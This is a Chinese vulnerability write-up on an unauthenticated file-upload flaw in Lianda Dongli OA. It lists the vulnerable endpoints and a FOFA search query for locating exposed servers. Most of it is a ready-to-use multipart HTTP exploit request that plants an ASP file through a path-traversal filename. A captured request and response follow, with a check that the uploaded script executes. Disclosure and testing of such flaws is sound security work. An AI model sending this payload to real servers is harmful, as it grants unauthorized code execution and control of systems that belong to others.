


L9-3联达动力-OA-文件上传

漏洞描述：

联达动力OA/FileManage/UpLoadFile.aspx、/Hosp_Portal/uploadLogo.aspx、/Dept_Portal/uploadImg.aspx等接口处存在未授权文件上传漏洞，未经身份验证的攻击者可利用该漏洞获取服务器控制权。

网站图片：



网络测绘：

fofa语法：

(body="/LKSys_WindowControlScript.js" || body="onload=\"LKSYS_PubMaxWin()\" || body=\"id=\"lkbLogin\" href=\"javascript:___doPostBack('lkbLogin','')\" || (body=\"IdentityValidator\" && body=\"HHCtrlMax\"))

漏洞复现：

payload:

```
POST /Dept_Portal/uploadImg.aspx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="../../../../b.asp"
Content-Type: image/png

<% Response.Write("Hello, World") %>
--00content0boundary00--
```

效果图：

Request

1 POST /Dept_Portal/uploadImg.aspx HTTP/1.1

2 Host: [redacted]

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36

4 Content-Type: multipart/form-data; boundary=00content0boundary00

5 Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2

6 Connection: close

7

8 --00content0boundary00

9 Content-Disposition: form-data; name="DesignId"

10

11 1

12 --00content0boundary00

13 Content-Disposition: form-data; name="Filedata"; filename="../../../../b.asp"

14 Content-Type: image/png

15

16 <% Response.Write("Hello, World") %>

17 --00content0boundary00--

Responses 5030bytes / 54ms

1 HTTP/1.1 500 Internal Server Error

2 Cache-Control: private

3 Content-Type: text/html; charset=utf-8

4 Server: Microsoft-IIS/8.5

5 X-AspNet-Version: 2.0.50727

6 X-Powered-By: ASP.NET

7 X-Frame-Options: SAMEORIGIN

8 X-XSS-Protection: 1

9 Date: Thu, 04 Apr 2024 11:37:29 GMT

10 Connection: close

11 Content-Length: 5030

12

13 <html>

14 <head>

15 <title>内存不足。 </title>

16 <style>

17 body {font-family: "Verdana"; font-

18 p {font-family: "Verdana"; font-weig

19 b {font-family: "Verdana"; font-weig

20 H1 {font-family: "Verdana"; font-we

21 H2 {font-family: "Verdana"; font-we

22 pre {font-family: "Lucida Console";

23 .marker {font-weight: bold; color:

24 .version {color: gray;}

25 .error {margin-bottom: 10px;}

26 .expandable {text-decoration: unde

验证:



⚠ 不安全

/b.asp

Hello, World